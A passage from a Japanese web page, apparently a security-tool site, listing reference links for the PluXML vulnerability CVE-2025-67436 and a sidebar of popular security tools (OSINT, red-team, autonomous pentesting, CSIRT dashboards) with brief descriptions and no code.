
image image

参照

  • CVE-2025-67436: https://nvd.nist.gov/vuln/detail/CVE-2025-67436
  • PluXML 公式ウェブサイト: https://www.pluxml.org/
  • PluXML GitHub リポジトリ: https://github.com/pluxml/PluXml
  • OWASP Top 10 - A03:2021 Injection: https://owasp.org/Top10/A03_2021-Injection/

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    352
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    291

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード